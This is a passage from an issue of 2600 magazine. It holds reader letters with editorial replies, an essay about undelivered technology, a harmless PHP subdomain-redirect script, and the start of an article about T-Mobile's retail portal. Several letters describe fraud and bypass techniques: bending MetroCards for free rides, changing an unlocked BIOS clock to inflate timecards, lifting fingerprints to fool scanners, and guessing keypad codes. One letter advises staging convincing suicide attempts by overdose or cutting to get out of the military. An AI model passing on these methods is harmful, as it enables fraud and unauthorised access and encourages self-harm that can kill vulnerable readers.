First, I would like to thank Redbird for his article on the workings of the Metrocard system in 22:1. There are criminals in the New York City subway system known as "swipers." These people go into unmanned station entrances and break the MVMs and MEMs by jamming the bill slots. They pick up discarded pay-per-ride Metrocards, take advantage of a known flaw in Metrocards allowing for free rides (grabbing the magnetic strip between the C and the A and making a sharp horizontal bend on the magnetic stripe in that area), and charge $1 to people walking in (half the normal fare - yet they're still turning a profit since they got the cards for free in the first place). Well, the MTA has been cracking down on them. Just recently, the MTA announced that there will be harsher penalties for swipers.

The MTA has also been testing a "new card-zapping" technology at a few undisclosed stations. Here's how it works: when your pay-per-ride Metrocard has only $2.00 left (one ride), you swipe the card and the turnstile will say something to the effect of "PLEASE SWIPE AGAIN." At this point the turnstile has already deducted $2.00 from your Metrocard. On the second swipe, the turnstile will "zap" the magnetic stripe of your MetroCard, rendering it useless (and therefore, swipers can't pick them up and expose the flaw).

dan0111

It's easy to see from the tables showing the data fields on the card exactly why this is possible. The MTA has been recently testing prevention methods in some of the turnstiles where this activity has become a major problem, such as at Grand Central Station. It's worth noting that while this prevents "card bending" when there is an official balance of $0.00 on the card, it does not prevent it from being done when there is a balance of $2.00 or more on the card. Although most aren't willing to risk damaging the card, thus losing their remaining balance for the extra $2.00 they'd gain, the flaw will still exist even after their efforts to apply this sloppy patch have finished.

Dear *2600:*

Not sure about other states but where I live 711 is used for TDD for the deaf. Internally in the PBX switch it's used for internal functions (such as a class of restriction or class of service code). By dialing the other "weird"

numbers you can access some PBX switches remotely and program them (or more precisely program certain functions/numbers) without access to a terminal; it's limited but mainly used to get a phone number up and working until it can be accessed through a terminal.

Woodzy

You didn't tell us where you live but the same thing holds true here in New York. Dialing 711 gets you to the "New York Relay Service" which allows you to communicate TTY to voice and vice versa.

Dear *2600*:

Typically, at least from my school's filter, trying to go to www.2600.com would yield that the site was blocked because it was "Illegal." So imagine how strange it was to go to www.2600.com and find that it was blocked because of profanity. (Of course, I have yet to find anything outright profane about it.) Going to www.2600.net produces the expected results - blocked, the reason being "Illegal." However, going to www.2600.org takes me straight to the website with no problems.

Just thought it might be interesting to know.

FxChiP

We really think we deserve more than a one word categorization. Morons.

Dear *2600*:

In 22:1, somebody wrote in regarding the insecurity of Blackboard online classroom software (not sure of its official title). I myself was introduced to Blackboard last semester for some online classes at a community college. The insecurity that was mentioned by Public Display was that student logins were the same as their password by default. This is not always the case. The setup I logged in with used our student ID assigned by the school, as well as whatever password we have set up with the school. The password was set up before Blackboard for access to all grades for the school, whereas Blackboard was only used for some classes. As near as I can tell, the default password and login were set up by the school district or school that Public Display attends and is not an inherent security flaw with Blackboard itself... although I'm sure there are many to find.

noir

Dear *2600*:

As a recent entry level separatee from the USMC I just wanted to make some comments about the article in 22:1. There are to my knowledge five ways that work to get separated from your military contract.

1. Medical: One of the safest yet most difficult and time consuming methods. Unless you succeed in injuring yourself in training pretty seriously without it looking like it was on purpose, it is a pretty tough method unless you do it in the first three days of being there. You can count on the possibility of being at your training facility longer than if you had completed training for recovery time, etc. Otherwise you have to be able to produce some sort of medical record of serious disease or injury to be discharged. It's still not a guarantee.

2. Mental: Otherwise known as Suicidal Ideation. This can be an effective method if done in a certain way. I saw a few people try this method to no avail - as well as a few who succeeded. The trick to this one seems to lie in being just fucked up enough, but not too fucked up. It also is a huge help if you have some prior history which is documented from a psychiatrist or psychologist or some other type of mental health facility. Trying to overdose on medication or poisoning and razor slicing was most popular. Yes, you actually have to make an honest effort to look like you want to kill yourself. You can't just say so or you won't get out.

3. Fail Your Urine Test: Will only work if you get high right before leaving for boot camp. Or if you go AWOL, get high, and come back.

4. Go UA (Unauthorized Absence): This method works but is risky and often difficult depending on which base you're on. The key to this is you have to be gone for at least 10 days but no longer than 30. I'm not sure of the reason for at least 10. The reason for less than 30 is because after that you will be considered a deserter and go into a different situation entirely. The speed and penalties with which you are discharged vary depending on the mood of your command and can range from no charges and release in 7-10 days to forfeiture of pay from $266 to everything earned to possible periods of confinement on your facility. It also seems that they go much lighter if you turn yourself in rather than if you get caught.

5. Refuse to train: My method of choice and also the quickest and most direct. How this works is you simply say no to any order given and fail to carry out the order. This method took about two days to carry out to get out of training, most of which was spent talking to various officers through the chain of command. After that six days were spent in separations completing paperwork before being put on a bus back to my city of entrance.

The information I have given is factual to the best of my knowledge as I had opportunity to look through a few binders full of base incident reports while left unsupervised in the battalion office. There are some other methods which are either very difficult or rumor: 1. Homosexuality: as stated in the article it isn't enough to just say you are anymore. You pretty much have to be either observed engaging in homosexual behavior or produce several individuals who are willing to testify to such; 2. Claim You Are Satanic: supposedly this isn't allowed by the military but this is a rumor and may be false information; 3. Bad Conduct: will probably get you out but at what cost. This covers things like assaulting other recruits and/or staff. Will most likely however just result in forfeiture of pay and/or time in confinement the first several times; 4. Gang/Hate Group Affiliation: I am pretty sure this is true although I have no firsthand experience in observing such a case. But the military does generally seem to be pretty adamant against belonging to any such similar organizations as themselves.

Nicholas

Dear *2600*:

I recently learned of an interesting anonymous FTP server running at 216.200.68.150 through an acquaintance of mine. It would appear that this server is what Norton's "LiveUpdate" system connects to when it goes to fetch virus definition updates. So much for that expired updates subscription.

Also, with regard to DarKry's "HP Printers: The Hidden Threat," it should be noted that you can also telnet to any printer that has a JetDirect interface card and an IP address. There is a command line configuration utility that lets you do all sorts of things like change passwords, print test pages, turn protocols on and off, etc. Exact capabilities vary by model, but even the older 5si models (which is what I have) are fun to play with. Some of the 5si units had a feature that HP called a "mopier," which consisted of a small (300 MB?) hard disk that stored print jobs and allowed document server-like functionality.

Newer models may allow all sorts of different things from the command line interfaces. Have fun.

Shortfuse

Dear *2600*:

On the back page of 22:1, you express a great deal of fear surrounding Remote Control locomotives.

I have a friend who's an engineer for one of the largest railroad companies in the U.S. He described RCO (Remote Control Operation) to me. It's not like an unmanned locomotive is blazing a trail from one state to the next. What happens is that the engineer wears this belt pack remote control system and simply operates the locomotive from the side of the track. Note that the photo was taken near a railroad switch (two sets of tracks are merging together in the photo). One of the most common uses of RC locomotives is when they're in an industrial district dropping off or picking up a few boxcars or whatnot. The train is stopped, then the engineer gets out and operates the switch. Without getting back into the locomotive, it can be remotely backed into the warehouse, the cars can be joined, then the train can be brought back onto the main track, the switch reset, and the engineer can be back on his way.

RC units are also used within the confines of train yards to shuffle a few cars around here and there when assembling a freight train. They have very limited range and they're fail-safe, so they emergency brake if the signal is lost for any reason. They also severely limit the train's speed when under remote control. To the best of my knowledge, the FRA will never allow complete remote control for trains actually transporting cargo for long distances.

It's also worth mentioning that the main reason these exist is so that big railroad companies can run a smaller crew and pay one engineer to do the work of two or three people at once. A great many engineers loathe this technology, but safety concerns are not the primary reason.

axOn

We'd like to know more about the authentication used to ensure the "driver" is legitimate. If it's like flying a model plane, there could be some issues.

Dear *2600*:

You might find this interesting. If you type "secret service lies" into google (without quotes) it recommends "secret service is." Thought google was on your side....

ssinformer

The two statements are more or less synonymous anyway.

Dear *2600*:

I hope LabGeek (21:4) was told the truth and Wal-Mart is paying $2,000 per anti theft shopping cart! At Food 4 Less in Southern California nobody knows, but best guess seems to be $500 with two locking wheels.

There is a yellow line around the store but the triggers for the wheels (which lock up very nicely) are wires buried in the asphalt or under the sidewalk. I tried going around the yellow line and it locked up where the wires had been put in the pavement.

A manager said they have lost no carts in the three weeks since they got the system although it does seem anybody with a couple of wrenches could swap out the locking wheel for the non-locking ones pretty quickly.

The manager said they had a sort of remote control key that could unlock the carts easily so it is probably an RF trigger. I know a compass shows nothing funny around the lines so it is not a simple magnetic device.

This does lead to the question of what frequency and if it is coded....

OWA

Dear *2600*:

The latest military technology (...right) that's being issued out to all personnel (at least in the Navy) is what they call a "Navy Cash Card." Basically this is a card, much like a credit card, that is directly connected to your personal bank account (whatever bank you choose). On the card is a normal magnetic strip like all credit cards, but something else they call a "chip" is installed on the middle left side of the front. On my ship they have changed all the vending machines so that they only take these cards instead of money. This is supposed to eliminate cash on all navy ships. Basically how this works is, you put your card in an ATM like machine on the ship and put your four digit PIN in. Then you can transfer funds (up to $25) onto the chip. You can also set up a separate account like a normal bank account with no limit on funds. For this account the machine must read from the strip on the back of the card. The vending machines however only read from the chip and you never have to enter a pin number. So if someone steals your card, the most they would be able to take from you without your pin would be $25.

OK, I think that pretty much explains the card. Now comes my question. Since the chip is just digital information, containing only an amount of money (more than $25) is it possible with a reader/writer device attached to a computer to "make up" your own funds, never taking them from any bank account?

D3vUS

These systems are popular in various parts of the world but haven't made much of an inroad in the States as of yet. We'd like to know what kind of research has already been done with these chips. Let us know specific names of reading equipment that is used and perhaps we can piece together some facts and theories.

Curiosity

Dear *2600*:

I recently discovered *2600* and wish I had been reading your mag since 1984. I'm 26 years old and have just bought my first PC. I do not consider myself a computer hacker but I have always lived by the hacker mindset. Yesterday I was reading Stephen Hawking's *The Universe in a Nutshell" and something caught my eye.* If you see something say something.

hendon40

The quote you sent us is indeed something to ponder:

"By the year 2600 the world's population would be standing shoulder to shoulder, and the electricity consumption would make the Earth glow red-hot.

"If you stacked all the new books being published next to each other, you would have to move at ninety miles an hour just to keep up with the end of the line. Of course, by 2600 new artistic and scientific work will come in elec-

tronic forms, rather than as physical books and papers. Nevertheless, if the exponential growth continued, there would be ten papers a second in my kind of theoretical physics, and no time to read them."

Corporate Secrets

Dear *2600*:

I work for the telephone company here in British Columbia. Telus has put GPS units on most of the trucks used for installation and repair. Telus apparently bought the Geomatics company that manufactures these devices which are supposed to be able to show in real time where a vehicle is. These devices are mounted on the driver's fender of the vehicles we drive with other electronics boxed under the dashboard inside the vehicle. The satellite antenna is a hockey puck size and shaped device with a cell antenna molded into it which sticks up about three inches. A couple of small wires feed down from the hockey puck and enter the engine compartment and feed through the firewall to a black box about the size of a cigar box. I can see lights on this box through the cracks where the molded pieces of the dashboard fit together. This is what I know and understand. All our managers have the ability to access the GPS program from their computer. They can tell when we start our trucks in the morning, when we drive away (and there is a detailed map associated with this that shows our route), our speed, and idle time. This information is sent via cell or 1X data transmission. If we get out of cell range the GPS information is compiled and sent out when we do reach cell communication. Telus has only stated that this is used in case our trucks are stolen, however an upper manager mistakenly sent an email which we all saw, stating he wanted the managers to use this to keep track of our productivity and I'm sure to be used as a reprimand tool. I don't know how to fool or thwart this action other than putting a pie plate over the antenna which could alert management that we were fooling around with this device. Is there any way we could create a jamming signal from within the cab that could screw with the communication of either the satellite or the cell transmission? Does anyone have more technical information about how these devices work?

Tired of being followed
Please don't use my name

Comfort yourself with the knowledge that there are people all over the place figuring out ways to subvert these things. We'll publish the results when we get them.

Dear *2600*:

Re: "Best Buy's Uber Insecurity" in 21:4, I'm going to have to either call a bluff on this one or say it's a fluke.

As an ex Best Buy technician I can tell you that the hack that was described would not be possible in all Best Buy locations. The network the writer most likely connected to was one of the "geek squad" which is on a VLAN of the store's regular network. Web access is restricted through the use of a proxy server (168.94.74.68:8080). All of Best Buy's are uniform in setup. The wireless network that the remotely located registers are a part of *have* to go through the proxy server.

Therefore the writer must have connected to the "geek squad" network (which needs proxy address anyway) or the writer was in a new Best Buy location that is different from the other 650 or so. Changing blocked ports wouldn't necessarily allow access to the web. The biggest indication that I have that the writer connected to the GS network and not the store network is the 192 address. BB corporate controlled networks are 10.10 networks.

Interestingly enough... once on the store's internal network any employee's credentials give access to many different things. Even the logins of terminated employees or those who have quit still work sometimes.

One of the interesting hacks that we pulled off while I worked there was exploiting the punch in/out process. We used a simple application to punch in and out. The app verified your time in/out with the *system's* clock! The system's clock was verified by the bios clock. The bios was not password protected. So... if you get my drift, punch in anywhere, find a terminal that you could get to bios from, alter bios clock. Ten minutes' work just turned into ten hours' work. Easy to catch if you're doing it in large increments.

Obviously the way to protect against this is to lock the bios out with a password and write software that checks a controlled clock.

Kaos

Security Issues

Dear *2600*:

In response to Impact's letter in 22:1, some universities like the one I go to wipe out the database every year. So even if you get an old network card, that old association between the MAC and the username is going to be gone anyway.

dbax

The key word here being "some."

Dear *2600*:

In issue 21.4 the article "Hacking LaGard ComboGard Locks" by Ax0n mentioned that digital locks were more difficult to "hack" than mechanical locks due to things like silent operation, etc.

I'd like to point out a weakness in digital locks that often goes unmentioned. In fact, it is frequently easy to deduce most of the code of a digital lock just by a quick glance as you walk by. I have used this technique on more than one occasion to inform a client as to their front door security code along with a lecture about being more secure.

Specifically, the keys in the code are most likely dirty compared to the keys not in the code. Unless someone is cleaning the keyboard on a daily basis, oils and dirt accumulate on each key in the code each time the unit is used. If a key appears twice, for example, it will be twice as dirty as the other keys. Either glancing head on, or at an angle to the light (if the keys are relatively clean), should expose which ones are more used than the others.

Now that pretty much gives you the numbers in the combination - but what about the order? If there are four numbers, there are 16 possibilities - but more than likely looking at the numbers will give you hints as to the proper order. For example, imagine that the 5, 2, and 0 keys are dirty and that 0 is much more dirty than 5 or 2. I would be willing to guess the code is either "2005" or "5002." You get the drift.

Even well cleaned keyboards have clues. Non-used keys will be stiffer to gentle wiggling than the often used keys.

Moral? Clean your digital keyboards and change your code frequently.

anonymous

Dear *2600*:

To bypass consumer level fingerprint scanners, just wrap the end of your finger in a few layers of cellophane so your own prints can't be read, then press down on the scan pad hard. The previous user's prints will still be there and with a little luck and no smudging, you'll be authenticated. It's worked about 50 percent of the time.

meatwad

It can't be this easy. We haven't even seen this used in a movie.

Dear *2600*:

Today I got the weekly chain email from my sister. Another silly rant about some virus that would take over your life if you so much as looked at it, blah blah. What really got me was that this had been sent to her by someone at DHS.gov! I would think that the Department of Homeland Security has enough on its hands to worry about than propagating chain emails.

Alop

If only that's all they did.

Dear *2600*:

Recently I was taking the placement test at Mercer County Community College here in New Jersey and made a very disturbing discovery. MCCC uses a web based testing system called "ACCUPLACER" (which is approved and normalized by the College Board). The client machines were standard Windows 98 machines, accessing the ACCUPLACER system via IE (obviously this may be different at other locations).

Before the test begins, you are asked to enter your personal information into ACCUPLACER. While entering my information, I noticed a drop-down box appeared as I entered the first letter of my name. It took a second to realize I was seeing a list of people's names who took the test on this particular machine which started with the same letter as mine. Curiosity getting the better of me, I skipped down to the "Address" field and entered a 1. Sure enough, I saw every address starting with a 1. After a quick chuckle, a sudden realization struck me as my eyes drifted to the Student Identification Number (which is usually the person's Social Security Number) field. I entered a 1 and, sure enough, I saw a list of every SSN that started with a 1 that had been entered on this machine. Now, keep in mind that you are given paper and pencil for scrap, and most of the time the proctor was either not in the room or not watching closely.

It would be trivial for somebody to sign up for the placement test (after verifying over the phone that ACCUPLACER is an option) at their local college, which may be free, and generally carries no obligation to actually sign up for classes afterwards, and leave with a few dozen SSNs written on a scrap of paper in their pocket. All the person has lost are the two hours the test takes.

So who is to blame for this? Primarily I would say it is a lapse in security on the client machines. Disabling all Cache and AutoComplete features would fix the problem on the client end. However, you have to question the wisdom of ACCUPLACER using SSNs as identification for a simple placement test in the first place.

Just thought I would get the word out for anyone who may be getting ready to take their placement tests that, for their own security, they may want to avoid ACCUPLACER if given the choice.

MS3FGX

Dear *2600*:

I'm writing in regards to seeing SSSS at the airport. My wife and I went on vacation this past week, and because I'm an avid *2600* reader and we saw the little bits of info on it in your last issue we were keeping our eyes out for an SSSS on our boarding pass just for laughs and giggles. Having a ponytail, somebody in my family always seems to be searched at the airport.

Well, we didn't see any SSSS on our boarding pass. But we did see two separate people with a big orange sticker (about 3" x 10") with big huge SSSS letters on it. It looked like it had accompanied their boarding passes as they were both holding the big orange sticker along with their boarding pass. I mean, you could see this big orange sticker clear across the room.

Both people were old and clearly did not present a threat. One was an old couple who was watching everyone very intently, like hawks. And when I made eye contact with the lady, she did *not* break eye contact with me at all. An old lady that doesn't break eye contact with a hippie looking dude... a little odd in my book. I had to break eye contact first. The other orange SSSS sticker we spotted was being held by a little frail old lady who appeared to be by herself.

I'm writing you guys because I think it's important that as citizens we continue to collaborate with each other and share information. My opinion of this scene was that the two orange SSSS sticker holders were actually employees looking for suspicious behavior amongst the passengers. One: they didn't even look remotely threatening. Two: they were way too observant of everyone else, and that lady *not* breaking eye contact with me was very unusual. It may have been nothing, but for me it's unusual.

Well, for whatever it's worth, there's some more information for us all. It confused the hell out of us as this scenario didn't fit in with what we've read about SSSS at the airport. This happened at Sanford International Airport in Florida in April.

Thanks for keeping the magazine going. I always look forward to them. I feel as though I have grown up with you guys.

Bob

Dear *2600*:

With all the publicity regarding increased "security" as pertains to travel in or out of the country, I'm surprised that we've not heard anything from those inside the airline industry. Without a doubt there are individuals working in that field who could offer a new perspective into what's going on and give specifics the rest of us may not be privy to.

If you see something, say something.

SSSSSSSS

Our pages are open for their input and for that of all of our readers.

Got a letter for us? Send it on the net to letters@2600.com or use snail mail: 2600 Letters, PO Box 99, Middle Island, NY 11953 USA.

WHERE HAVE ALL THE [redacted] IMPLANTS GONE?

by Estragon

So as I write this, I'm in a 747 at 33,000 feet, heading east over Tokyo. It's been a nice few days in Seoul, but now it's back to life and job in the U.S. of A. Some thoughts struck me just now, though, that I wanted to write about. I wanted to start with a question: Where have all the implants gone?

This is 2005. Not only did we make it to the 21st century more or less intact, but the pace of change our grandparents and great-grandparents lived through in the 20th century is continuing. That said, why the heck do I need to be here typing instead of just thinking my thoughts directly into cyberspace? Wasn't I supposed to have a slew of bio implants to take care of these humdrum aspects of modern life?

While I'm asking, where are my robots - and not just that automatic vacuum thing (though I admit, those are pretty cool)? What about nanobots to clean out my bloodstream? Hell, I saw a commercial ten years ago from AT&T promising that I'd be able to roll my whole shopping cart through a checkout, and something like RFID would tally it all up. Did any of this happen? Well, at Home Depot they think it's pretty cool that they can have one person watching four separate people struggle with self-checkout, thereby taking about twice as long to get through the process than if a professional checker-outer handled it. This is great for Home Depot, but isn't exactly the type of technology that Bruce Sterling was excited about when he wrote *Islands on the Net.*

There is some pretty cool stuff going on. No cure for cancer, but those MRI machines are neat and give a pretty good picture of people's insides. Have you noticed that automatic defibrillator machines are available in many public places lately? And cell phones - woah! OK, so AT&T couldn't make enough profit to avoid being eaten by one of their offspring (in true Oedipus style), but they were always pretty hopeless anyway. But did you know that more people are buying custom ring tones for their phones than are buying digital music? And the tones are about $3, but the tunes are mostly under a buck! Purists will observe that the tune you buy comes with all types of digital rights management strings attached, and therefore are a waste of money. But who has a phone more than two years old? Ever heard of copying your downloaded ring tones from one phone to another? But I digress.

Where are my implants? To talk in my cell phone, I need an earbud or other headset and microphone, instead of being able to hear from a cochlear implant and talk into a microphone implanted in my lip. Or maybe to sub-vocalize to pickups at the back of my throat. Sure, I really want machines that can read my thoughts and act on them - at least enough so that I can *think* about typing the word "euphonious," and have it show up on my screen without me needing to carpal tunnelize myself. Not that I don't love emacs, but sometimes it's good to have an alternative other than vi!

I played with an EEG in 1994 (electroencephalogram machine - that's a brain wave reader for the uninitiated) that controlled a mouse cursor on a computer. Is the problem that there are marketing geniuses that know how to sell dozens of brands of nearly identical colored sugary bubble water at a profit, but nobody thought it would be sufficiently cool to, say, just think your way around a kitchen? Or a factory? Or an air traffic control tower? Sheesh, you could put EEG sensors in a baseball cap and think/navigate your way around some web pages. So why am I still using a mouse or touchpad?

Part of what the marketing geniuses evidently think is that most people are too lazy or stupid to figure out how things work, or to want to change them. These folks were born and bred on P.T. Barnum's edict that nobody ever went broke by underestimating human intelligence. They know quite well that half of the population has a below average intelligence.

But wait! What about the other half? The half of above average intelligence? Remember what Mr. Spock told us: Superior intelligence breeds superior ambition. OK, so now we're starting to talk about some people who, like me, might enjoy an implant or two. Who might want to do a little tweaking of their physical and virtual environment. Maybe some folks who see "no user serviceable parts inside" as a disappointment - or even a challenge.

Walk down any street, and you'll see people who are prepared to hack their own bodies. OK, so a body piercing isn't an implant, and getting a tattoo today isn't really much more high tech than what the ancient Egyptians enjoyed. But people want to hack their insides, too. From ginseng tea to diet pills, pep pills, pheromones and, of course, natural male (or female) "enhancement." You can even get one of those electronic muscle stimulators that Neal Stephenson wrote about in *Snow Crash,* though I have it on good authority that they're almost exactly as useful at improving your body's performance as the rest of the dreck mentioned in this paragraph.

Computer games are cool, and Moore's law for the doubling of density of transistors on a microprocessor doesn't look like it's in any danger. But did the Mattel PowerGlove of 1996 turn into a general purpose device (with much higher resolution) for doing stuff in cyberspace? Nope - in fact, today's high resolution virtual reality gloves are still about $10,000 each. If you want to interact with your electronics remotely, try a "Clapper."

If you ever talked with someone who grew up during the 1950s (or are such a person), they can tell you about a lot of similar promises broken. The keyword was "progress." From the 1939 New York World's Fair through the Vietnam War era, it was all about promises. From cars that drive themselves, to kitchens that cook for you. Technology would create a vastly more convenient world.

Somehow, stuff that didn't seem hard (neither then nor today) didn't happen. Stuff that seemed impossible is now everyday. Consider: you can buy a microchip controlled greeting card at any card shop for a couple of bucks and throw it away with impunity. But if you want to read the latest good book, you'd better not like trees too much - since that book is probably only available in print, not for download. (Despite the fact that the book was created end-to-end otherwise on a computer. Don't get me started.)

Is it just profit motive that's preventing me from, for example, always knowing my blood pressure and cholesterol count, just by pointing my friendly watch-mp3-gps-bluetooth-phone device at my implant? Is it the U.S. FDA, stifling products by making them too expensive? (Did you know that you can microchip your dog or cat in the U.S., but you can't microchip yourself or your relatives? The FDA hasn't approved microchips for human use, even though you can get them in many other places, like Mexico. Did you know that many people get the wrong treatment in U.S. hospitals every day, and that microchips would be a great way to help make sure everyone gets the right treatment?)

Hackers of the world: unite! We need to challenge the dominant paradigm and break down the bars of technical illiteracy. I started writing today because I was about to pass over Sendai, and was wondering where the Ono-Sendai cyberspace deck of *Neuromancer* was. It's not in the Yongsen Electronic Village in Seoul - I just looked. I've also looked in the electronic district of Tokyo, and in Silicon Valley. I happen to know some people at the Department of Defense and they don't seem to have one either.

Who's going to build this stuff if not us? The building blocks are there - they're just hidden behind stickers that say "warranty void if removed."

Do you think William Gibson was thinking of something like Google when he wrote about cyberspace? I don't think so. In fact, something like Google was thought of in the 1940s - check out *As We May Think* by Vannevar Bush. V. Bush was hung up on microfiche, the hot technology of the day, but he had the main concepts right: he wanted to make machines that would function as an extension to human memory. Bertram C. Brookes named this "exosomatic memory" in a 1975 paper. In Gibson's cyberspace, people immersed in a virtual environment where they navigated information space rather than physical space - but even better, since there aren't any physical limitations. This sounds like it would beat the heck out of dreaming up the right few search terms for Google.

Do you want to look back on 2005 in a few years and talk about how cool Slashdot was (or Kuro5hin or your favorite blogs or whatever)? Personally, I want to look back and talk about how this was the year that things started to change. About how this was the year that the dreams of 1939 through 2004 decided to *not* rest in peace because talented people realized they couldn't wait. Not only is Sony not going to start selling a cyberdeck soon, they're working as hard as they can to make sure that everyone - and this means *you* - will be a Playstationed, Viacomed, CD/DVD'd couch potato, who is too busy being entertained and overfed to know their brain is turning to mush. They want you too busy wondering about the next version of your favorite game, or the next blockbuster movie, to realize that you don't even own the stuff you've been buying.

Just like the fable of the frog who slow-boiled without realizing it, the whole world population is becoming homogenized zombies - with a growing number of poor and disadvantaged to make sure the fat cats keep riding high. The worst part

is the robbing of opportunity. Opportunity lost behind stickers saying "may only be repaired by qualified service technicians." Opportunity lost by outdated textbooks in the classroom. Opportunity lost by locking down the network connections and computers at school, at home, and in the dorms.

The fight for the future is being lost on multiple fronts. As Spike Lee said, "Wake up!" The WTO protest in Seattle was a major turning point, more so than even the 9/11 attack. That was the event when "they" realized that global communication technology threatened the power structure like nothing else since the Gutenberg Press (hey, how did you think Martin Luther printed his 95 theses to post them on the church doors anyway?). Since then, the US hegemony, World Bank and other shadowy powers have used their economic and military might to pursue their own singular agenda: continuity (or growth) of power. The gloves came off. In every protest since then, worldwide, people engaging in peaceful demonstrations have been clubbed, pepper sprayed, water cannoned, and otherwise abused for trying to shape a better world.

It's *all* about the information. Every time you get your own news, from Indymedia, or Free Speech Radio News, or a blog or mailing list - without Fox, CNN, NBC, NPR, or your other favorite local monopoly as gatekeeper and agenda setter - you threaten the status quo by becoming informed. If you took the next step of creating the news, you threaten even further. The Fifth HOPE t-shirts said it all: "I am the Media." A literate and informed population truly is the only way out.

If you don't want to end up like Blank Reg in *Max Headroom,* you better get busy putting together the pieces for one of those Live and Remote cameras. As many discovered during the RNC convention in New York last year and at Gitmo and thousands of other improvised prisons and torture camps, the revolution will most assuredly *not* be televised. At least, not on DirecTV, Time Warner Cable, etc.

Pick up your soldering iron! Grab your EEPROM programmer! Figure out how to fix and improve your stuff, rather than throwing it out and getting another at WalMart. Face it: if the powers that be figured they could sell us something like $3 ring tones for our implants, we'd have 'em already. It's about power and about technology. Like always, those in power want to keep it. Maybe an implant isn't the biggest threat to power, but the fact that I'm still waiting for the checkout lady at Kroger, and still paying Cellular One, and watching every darned packet take the same exact route over the Internet, are all symptoms. The promise of technology has only been partially delivered. It's up to us to be the deliverator.

Adding Sub-Domain Support to Your Free DotTK Domain .TK

by Trent Bradley
aka Blue Collar Camel

For those of you out there who are cheap like me, you may use DotTK (www.dot.tk) to get a free top-level domain name. While it is nice to have a free top-level domain name, the free version of the service was awfully limited. It offered few e-mail address forwarders and no support for sub-domains.

That's where PHP comes in. By using the script I appended at the end of this article as your index file (presumably named index.php), you can add sub-domains to your website.

You do this by using the predefined PHP variable HTTP_REFERER. The script looks at HTTP_REFERER and replaces "http://", "www.", "your domain name", ".tk", all extra "."'s (periods) and all extra "/" (forward slashes) with blank values. It appends a "/" (forward slash) for picky servers. It then sends a header back to the browser telling it to redirect to the folder that is specified by the sub-domain name (i.e., http://dl.downloadsite.tk/ redirects to http://➥www.yourwebsite.somefreehost.com/dl/). Whether or not you can do something like http://dl.downloadsite.tk/file.zip I don't know.

You can find an updated version of this script, any questions that have been asked, and other articles/scripts at http://www.bluecollarcamel➥.net/articles/.

Script Setup

1. Insert the script appended to the end of this article to the top of your index page before the [html] tag.

2. Now rename the index file to "index.php".

3. Change the $yourDomain variable to what your DotTK domain is. (Follow the instructions included in the script.)

4. Change the $baseURL variable to what your base URL for the script is. (Follow instructions included in the script.)


5. Open your DotTK URL and test to see if the sub-domains work.

Still have problems? Here are some possible solutions:

1. There isn't PHP support on your server. If this is the case, you're out of luck unless someone ports it to another language (i.e., ASP, Perl). If you do port it, I would really appreciate it if you sent me a copy.

2. The script doesn't pick up the HTTP_REFERER thingy. If this is the case, either you have set up PHP incorrectly or your host has set it up incorrectly or disabled it. Also, some browsers (very few) don't support this.

```
<?php
 /*
          DotTK Free Sub-Domain Script 1.02
          By Trent Bradley
          (C) 2005 Blue Collar Camel (http://www.bluecollarcamel.net/)

          Change log:
          1.02: Appends a "/" to the final redirect URL for the picky browsers/servers.
          1.01: Fixed a bug that didn't remove the extra "." from the entered URL.
            : Added the feature that (tries) to determine if it was a sub-domain that was entered.
          1.00: Initial writing.

 */

 /*****************************\
 /* EDIT THESE VARIABLES ONLY! *\
 /*****************************\

 // Your actual DotTK domain. Do not include the ".tk", "http://", or "www."
 // Example: if your full URL was "http://www.downloadsite.tk/", you would put "downloadsite".

 $yourDomain = "yourdottkdomain";

 // The base URL for this script.
 // Example: if the full URL to the script was "http://youraccount.freehost.com/thisscript.php",
 // you'd put "http://youraccount.freehost.com/". You MUST include the last "/"!

 $baseURL = "http://youraccount.freehost.com/";

 \*****************************/
 \*****************************/
 \*****************************/
 // Get the entered domain name (by a visitor, you, etc.)
 $fullDomain = $HTTP_SERVER_VARS['HTTP_REFERER'];
 // Replace the "http://" with a blank value in the entered domain-name
 $redirectPath = str_replace("http://", "", $fullDomain);
 // Replace the "www." with a blank value in the entered domain-name
 $redirectPath = str_replace("www.", "", $redirectPath);
 // Replace your $yourDomain with a blank value in the entered domain-name
 $redirectPath = str_replace("$yourDomain", "", $redirectPath);
 // Replace the ".tk" with a blank value in the entered domain-name
 $redirectPath = str_replace(".tk", "", $redirectPath);
 // Replace all "."'s with a blank value in the entered domain-name
 $redirectPath = str_replace(".", "", $redirectPath);
 // Replace the (possible) end "/" with a blank value in the entered domain-name
 $redirectPath = str_replace("/", "", $redirectPath);
 /*
    Determine if the URL is a sub-domain. If the $redirectPath variable is blank, it means that
    ➥this is NOT a sub-domain.
    Note: This can easily be fooled by appending text to the end of the URL.
    Example: "http://www.downloadsite.tk/foo"
    That would cause the script to try and redirect to "http://youraccount.freehost.com/foo"
 */
 if (strlen($redirectPath) > 0) {
  // Append the final redirection path to the base URL
  $redirectPath = $baseURL . $redirectPath . "/";
  // Redirect the (yours, visitor's, etc) browser to the actual location.
  header("Location: $redirectPath");
 }
 else {
  // If the URL isn't a sub-domain, the script simply displays your original index page.
 }
?>
```



Getting More from T-Mobile

by Psycho

I am a former employee of a T-Mobile retail store where I was primarily responsible for activating new accounts for customers. The main system we used was called Watson. Watson is a web-based portal that allowed the user to run a credit check for a customer, activate prepaid phones, access customers' accounts, access the POS, run store reports and the like. Retail employees of T-Mobile use this system for every transaction that is done throughout the day. The tasty pearl of all of this is that the Watson portal is accessible from an outside IP address. That means that you can do most of these functions from anywhere outside of a retail store. Now before I get into specifics, the standard disclaimer applies: This is for educational purposes only. Any actions that you take within this system are probably tracked. I am not responsible for anything you do with this information. And while the following explains possible ways to activate service through T-Mobile, doing so in this system from outside of a retail store is probably illegal. And as such, I have not actually completed an activation from outside of a retail store. So I have not verified if these processes are even fully possible. If you get stopped by Watson, too bad.

